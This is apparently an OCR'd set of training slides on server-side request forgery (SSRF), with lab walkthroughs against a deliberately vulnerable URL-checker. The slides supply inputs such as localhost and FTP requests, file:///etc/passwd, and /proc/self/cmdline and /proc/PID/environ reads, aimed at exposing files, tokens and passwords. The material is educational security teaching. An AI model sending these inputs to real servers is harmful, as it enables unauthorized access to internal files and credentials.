
Copyright © 2021 Mohammed Aldoub (Voulnet)

WHAT IS SSRF?

- SSRF: Server side request forgery
- SSRF is a type of attack where we have a confused trusted component (trusted deputy attack) that will respond to our commands, in order for us to use its trust level to access internal data and resources.
- In SSRF, We ask the server to access a resource, and the server will access it and give us the result or data.
- The server shouldn't have accessed the internal resources on our behalf.
- And it definitely shouldn't have given us the actual internal data.


Copyright © 2021 Mohammed Aldoub (Voulnet)

SSRF ILLUSTRATED




Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB46: SSRF ATTACK



- Click the Network Check button.
- It takes you to a network config check utility, where you can put any URL you want and the application will check it.
- The web application will attempt to connect to it and check if it's reachable.
- The app then will read the content and reflect it back to you.
- Try with the URL: https://www.apple.com

Copyright © 2021 Mohammed Aldoub (Voulnet)




- Check the response in the small iframe in the middle.
- It is displaying the HTML code returned from Apple's website. So the server can see apple.com and read from it.
- What about other websites and protocols?

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

- What if we could use this feature to access sensitive or internal resources?
- Try http://localhost.
- It worked! This means that it is requesting local resources too!



- Normally it's not supposed to allow internal access.. Let's try other things

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

- What other protocols can we use?


- We know HTTP and HTTPS.
- How about FTP?

- Try the local server:

FTP://LOCALHOST

- Looks like we were able to see it

- What other protocols?




Copyright © 2021 Mohammed Aldoub (Voulnet)

INTERESTING DESTINATIONS FOR SSRF

- We've seen the SSRF vulnerability give us the ability to read from local and remote URLs and FTP servers.
- What other protocol handlers we can use other than http:// and ftp:// ?
- How about file://, what do you think it does?
- If you guessed it opens files, you guessed right! Let's try opening a local file like /etc/passwd !

Copyright © 2021 Mohammed Aldoub (Voulnet)



- Would you look at that! We managed to read the /etc/passwd file!

- It means we can read the victim server's local files including:
- - Configuration files
- - Source code
- - Log files….. What else?

Copyright © 2021 Mohammed Aldoub (Voulnet)

READING MORE FROM LOCAL FILES

- Assuming you can SSRF and the ability to read files, you can read many file-like devices in linux, including:
  - Local Drives mounted into the machine
  - Remote drives mounted through NFS
  - Other special file-like locations… Like

- Like /Proc! …. What is Proc?

Copyright © 2021 Mohammed Aldoub (Voulnet)

https://en.wikipedia.org/wiki/Procfs#Linux

Linux [edit]

Linux implementation includes a directory for each running process, including kernel processes, in directories named `/proc/PID`, where `PID` is the p
one process, including:

- `/proc/PID/cmdline`, the command that originally started the process.
- `/proc/PID/cwd`, a symlink to the current working directory of the process.
- `/proc/PID/environ` contains the names and values of the environment variables that affect the process.
- `/proc/PID/exe`, a symlink to the original executable file, if it still exists (a process may continue running after its original executable has been d
- `/proc/PID/fd`, a directory containing a symbolic link for each open file descriptor.
- `/proc/PID/fdinfo`, a directory containing entries which describe the position and flags for each open file descriptor.
- `/proc/PID/maps`, a text file containing information about mapped files and blocks (like heap and stack).
- `/proc/PID/mem`, a binary image representing the process's virtual memory, can only be accessed by a ptrace'ing process.
- `/proc/PID/root`, a symlink to the root path as seen by the process. For most processes this will be a link to / unless the process is running in a
- `/proc/PID/status` contains basic information about a process including its run state and memory usage.

- /PROC IS A SPECIAL VIRTUAL FILESYSTEM IN LINUX FOR EACH PROCESS, WHERE YOU CAN FIND INTERESTING INFO LIKE:

Starting command line and options	**Environmental variables**	**Opened file descriptors**	**Process memory mapping**
Mounted devices	**Current process executable image**	**Current working directory file list**	**Network settings**
ARP cache table	Unix sockets	And	Many others!

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA - LAB47: SSRF WITH PROC


- Try playing with /proc in your linux terminal and see what you can find!
- Then try it against our application with the ssrf vulnerability!

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

Getting a process's starting commandline.

Using /proc/self/cmdline for current process, or /proc/<pid>/cmdline for any other process known by its process id, we can know what command line options it started with!



The starting command line could include:

- Passwords
- Sensitive info
- Tokens
- Other things…

Example:
./app.py -u admin -p password123

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

